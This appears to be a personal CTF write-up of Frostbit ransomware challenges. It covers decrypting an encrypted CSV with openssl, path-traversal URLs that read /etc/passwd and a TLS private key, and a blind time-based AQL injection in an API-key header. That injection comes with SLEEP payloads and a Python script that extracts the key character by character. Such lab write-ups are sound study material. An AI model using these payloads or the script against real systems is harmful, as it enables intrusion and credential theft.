783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466","nonce":""}- We extract the encryptedkey
54bf283c23fe8884944e594681cce96a192d176974a8d18946af314d3d15eb2265d4a3025c185c65dfc70e71f45af30c3205550a21da334d97714bb24284441119678734ce25d26397e651ea2baac2657bf8ff9d448580a3fdb824d6df7258c109bd1795795230fe97aa7f3070c441a7b961584684d67e25157c66ceb083cec7c3d02b8dab124cac55524fc05915549b7d86f3249ffc17cda9b33a4efb6ab5bc108e597e650a1581e087a2da83b599b2c95b4f79468245001f306caae3d595767503718f5cace234b09e30cc35fda837c148745794d57db5bd6281fd9cedda78befdea0af152c90ae28845da7fbb513971c03bb84768d603573d14faa3d11f59f3eb2bcc2d4f394312351ff6b5aa08972a58d11c42a6a2a78e1706d1a61442269b8b7a957a1d0d8678a23d214bdfec218dec835b807dcf5f98fecb2680c48245bc6419a506578faae74649ae45f19b59cb5bc56de6600e878e0e13ff6947050c3f57ef1b7792648d34533a3dbcd9d6e8ebc3ec9884b61c7fd4480d78bc03f86783e70cac8d164cbdb8e4b7f9e984f5c05ba9dabb3daa3a08e33a72e536b503d9ff7905600789992e9b0c8b7c5213f7e7562e9f6f50ff6e2f78c9ed14cd428dcabc9828ca61f957b11121fb0f0e19064d254837bff436897cb4ff9621c73ff7adf5ddb30dd600ef464ef865ec2a85faf3b51ebe447497c1cf997893cb1c142466"- We pass it to bytes
$ xxd -p -r "<encryptedkey>" > encryptedkey_bytes.bin - And now, we decrypt it
$ openssl pkeyutl -in encryptedkey_bytes.bin -inkey pwnkey.pem -decryptAnd this yields:883d240bf58b8c6a149859ce6553ce4e,c8724d3b36481112
Seems to be 2 values, sepparated by coma, we can check that the second one is our nonce, so it’s a good decrypt…
Now I guess this is the key used to decrypt the file.
With cyberchef worked:

The settings were:
AES Decrypt
Key(UTF8)=883d240bf58b8c6a149859ce6553ce4e
IV(HEX)=c8724d3b36481112000000000000000
Mode=CBC/NoPadding
Input=Raw
Output=Raw
and I got the CSV, found the line 440, send the flag, done.
with openssl would be:
openssl enc -aes-256-cbc -d -in naughty_nice_list.csv.frostbit -K "$(echo -n '883d240bf58b8c6a149859ce6553ce4e' | xxd -p -c0)" -iv "00000000000000000000000000000000"
Careful with xxdadding extra columns!! you have to pass -c 0 from now on…
to-do
- Undestarnd how to defeat the digest
- Why the IV is broken in cyberchef for decrypting the file
- Why I couldn’t get the decryption of the file working with openssl CLI
- Anki the double encoding
urls
- https://api.frostbit.app/view/7FkQe4lGNrTDTvlVbWHQ/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
- https://api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/session
- https://api.frostbit.app/api/v1/bot/0769cce0-369a-40c6-8350-870af7e77eb6/key (POST)
- https://api.frostbit.app/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fpasswd/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
- https://api.frostbit.app/view/%252e%252e%252f%252e%252e%252f%252e%252e%252f%252e%252e%252fetc%252fnginx%252fcerts%252fapi.frostbit.app.key/0769cce0-369a-40c6-8350-870af7e77eb6/status?digest=80210560000230008104003000384544&debug=true
Deactivate Frostbit Naughty-Nice List Publication
Hints
Frostbit Publication
There must be a way to deactivate the ransomware server’s data publication. Perhaps one of the other North Pole assets revealed something that could help us find the deactivation path. If so, we might be able to trick the Frostbit infrastructure into revealing more details.
Frostbit Slumber
The Frostbit author may have mitigated the use of certain characters, verbs, and simple authentication bypasses, leaving us blind in this case. Therefore, we might need to trick the application into responding differently based on our input and measure its response. If we know the underlying technology used for data storage, we can replicate it locally using Docker containers, allowing us to develop and test techniques and payloads with greater insight into how the application functions.
Solving
So from Santavision I have that /deactivate endpoint:
Error msg: Unauthorized access attempt. /api/v1/frostbitadmin/bot/<botuuid>/deactivate, authHeader: X-API-Key, status: Invalid Key, alert: Warning, recipient: Wombleyso I sent request, but obviously invalid key, so I tried with the header x-api-key to play a bit, with the value ''''ýgUUaý' ýýý I get :
{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n <other_query_lines_omitted>\n RETURN doc"}Okay so, the DB engine is likely ArangoDB (AQL).
some chars are blocked, like /, maybe double encoding owrks (cause the WAF is likely the same as in the decrypt challenge)
'' => breaks with timeout
But this next one doesnt:
This seems to be inteesting, as seems that
' OR 1==1 -- -' thanks to the -- is commenting correctly, so…
I think that wasn’t the idea, no good…
I am going now to see which funcitons are blocked, and which not:
Blocked functions:
====== Blocked =======
STARTS_WITH => Match the value of the attribute that starts with `prefix`
FLATTEN => expands arrays
REMOVE_VALUES => remove values
MERGE => merge documents
MERGE_RECURSIVE => merge documents
TRANSLATE => replace
UNSET => remove attributes
UNSET_RECURSIVE => remove attributes
VALUES  => return values of a document
ZIP => assembly of parameters
FIRST_DOCUMENT  => get first document that matches a criteria
CHECK_DOCUMENT => is it a valid  document
DOCUMENT => lookup document
APPLY => call a function (like exec)
STARTS_WITH => search prefix
IS_DOCUMENT => is document

======== Non blocked =======
HAS
LENGTH
COLLECTIONS
ANALYZER
BOOST
EXISTS
IN_RANGE
MIN_MATCH
MINHASH_MATCH
NGRAM_MATCH
PHRASE
LEVENSHTEIN_MATCH
LIKE
GEO_CONTAINS
GEO_DISTANCE
GEO_IN_RANGE
GEO_INTERSECTS
BM25
TFIDF
OFFSET_INFO
APPEND
CONTAINS_ARRAY
COUNT
COUNT_DISTINCT
COUNT_UNIQUE
FIRST
INTERLEAVE
INTERSECTION
JACCARD
LAST
LENGTH
MINUS
NTH
OUTERSECTION
POP
POSITION
PUSH
REMOVE_NTH
REPLACE_NTH
REMOVE_VALUE
REVERSE
SHIFT
SLICE
SORTED
SORTED_UNIQUE
UNION
UNION_DISTINCT
UNIQUE
UNSHIFT
BIT_AND
BIT_CONSTRUCT
BIT_DECONSTRUCT
BIT_FROM_STRING
BIT_NEGATE
BIT_OR
BIT_POPCOUNT
BIT_SHIFT_LEFT
BIT_SHIFT_RIGHT
BIT_TEST
BIT_TO_STRING
BIT_XOR
ATTRIBUTES
COUNT
HAS
IS_SAME_COLLECTION
KEEP
KEEP_RECURSIVE
KEYS
LENGTH
MATCHES
PARSE_IDENTIFIER
VALUE
FULLTEXT
FIRST_LIST
MIN_MATCH
NOT_NULL
operator
COLLECTION_COUNT
COLLECTIONS
COUNT
CURRENT_DATABASE
CURRENT_USER
DECODE_REV
LENGTH
SHARD_ID
HASH
MINHASH
MINHASH_COUNT
MINHASH_ERROR
hashing
CALL
WARN
IN_RANGE
PREGEL_RESULT
FAIL
NOEVAL
PASSTHRU
SCHEMA_GET
SCHEMA_VALIDATE
SLEEP
V8
VERSION
CHAR_LENGTH
CONCAT
CONCAT_SEPARATOR
CONTAINS
COUNT
CRC32
ENCODE_URI_COMPONENT
FIND_FIRST
FIND_LAST
FNV64
IPV4_FROM_NUMBER
IPV4_TO_NUMBER
IS_IPV4
JSON_PARSE
JSON_STRINGIFY
LEFT
LENGTH
LEVENSHTEIN_DISTANCE
LIKE
LOWER
LTRIM
MD5
NGRAM_POSITIONAL_SIMILARITY
NGRAM_SIMILARITY
RANDOM_TOKEN
REGEX_MATCHES
REGEX_SPLIT
REGEX_TEST
REGEX_REPLACE
REVERSE
RIGHT
RTRIM
SHA1
SHA512
SOUNDEX
SPLIT
SUBSTITUTE
SUBSTRING
SUBSTRING_BYTES
TOKENS
TO_BASE64
TO_HEX
TRIM
UPPER
UUID
TO_BOOL
TO_NUMBER
TO_STRING
TO_ARRAY
TO_LIST
IS_NULL
IS_BOOL
IS_NUMBER
IS_STRING
IS_ARRAY
IS_LIST
IS_OBJECT
IS_DATESTRING
IS_IPV4
IS_KEY
TYPENAME
This seems to be a potential good query:
' AND '1'=='2
' AND '1'=='1
but I get the same result
X-Api-Key: ’ + CONCAT(‘RE’, ‘TURN doc’) —
Priority: u=0, i X-Api-Key: ’ OR (FOR i IN CONCATENATE(“RAN”, “GE” (1, 10000000) CONCATENATE(“RE”, “TURN) i) —/
X-Api-Key: test’|| 1==1 CONCAT(“RE”, “TURN”) {‘role’: ‘admin’ } %252F%252F
If I use a'--' for example, it should be something like:
FOR doc IN config
FILTER doc.<key_name_omitted> == 'user_supplied_x_api_key'
<other_query_lines_omitted>
RETURN doc
FOR doc IN config
FILTER doc.<key_name_omitted> == 'a' --''
<other_query_lines_omitted>
RETURN docAfter smashing my head on the keyboard for some time, I got a hint, that the best way to test this things, is with sleep.
So I did
lala' OR (1==1 AND SLEEP(10))OR ' => sleeps for some time (can’t more than 2-3 secs, who knows why) and gives timeout error
lala' OR (1==2 AND SLEEP(10))OR ' => invalid key
So I tried to check, I did:
lala' OR (LENGTH(doc._key) == 6 AND SLEEP(10)) OR '
So we could say that the doc _key attribute is 6 chars long.
So now I am going to find interesting functions we can leverage to infer the value of the api key… I created a .py to retrieve this:

And it worked:
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'e' AND SLEEP(10)) OR '"} (current password = confi)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'f' AND SLEEP(10)) OR '"} (current password = confi)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 5, 1) == 'g' AND SLEEP(10)) OR '"} (current password = confi)


{"debug":true,"error":"Timeout or error in query:\nFOR doc IN config\n    FILTER doc.<key_name_omitted> == '{user_supplied_x_api_key}'\n    <other_query_lines_omitted>\n    RETURN doc"}


Found one more char : configg, current password = config
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 6, 1) == 'h' AND SLEEP(10)) OR '"} (current password = config)
Going with f{'x-api-key': "lala' OR (SUBSTRING(doc._key, 6, 1) == 'i' AND SLEEP(10)) OR '"} (current password = config)
So the attribute pair is _key=config so now I can just get the attributes of the document, redact the system ones (such as _key) and then guess the attribute, and then we will do the same with the value…
So after I while I got

That the attribute we are looking for in the doc is called deactivate_api_key okay
so now I just got the length of the attribute, doilng a binary search:
X-Api-Key: lala' OR (LENGTH(doc.deactivate_api_key) == 36 AND SLEEP(10))OR '
So the length is 36, I update the script now to:
import requests
import string

key=''
u='https://api.frostbit.app/api/v1/frostbitadmin/bot/0769cce0-369a-40c6-8350-870af7e77eb6/deactivate?debug=true'
count = 0

while count < 36:
  for c in string.printable:
    if c not in ['*','+','.','?','|', '#', '&', '$', '\n', '\r', '\t', "'", '/', ';', '\\', '`' ]:
        header = {"x-api-key": f"lala' OR (SUBSTRING(doc.deactivate_api_key, {count}, 1) == '{c}' AND SLEEP(10)) OR '"}
        r = requests.get(u, headers=header)
        print(f"Going with f{header} (current password = {key})")
        if not 'Invalid' in r.text:
            print("\n\n"+r.text+"\n\n")
        if 'Timeout' in r.text:
            key += c
            print(f"Found one more char : {key+c}, current password = {key}")
            count += 1
Aftera while I got the flag

{"message":"Response status code: 200, Response body: {\"result\":\"success\",\"rid\":\"0769cce0-369a-40c6-8350-870af7e77eb6\",\"hash\":\"68cbe75d67de763247f727ff2685d3334e665a04f1419125636fd3bddac77bbf\",\"uid\":\"54041\"}\nPOSTED WIN RESULTS FOR RID 0769cce0-369a-40c6-8350-870af7e77eb6","status":"Deactivated"}X-Api-Key: abe7a6ad-715e-4e6a-901b-c9279a964f91
That’s all for this year!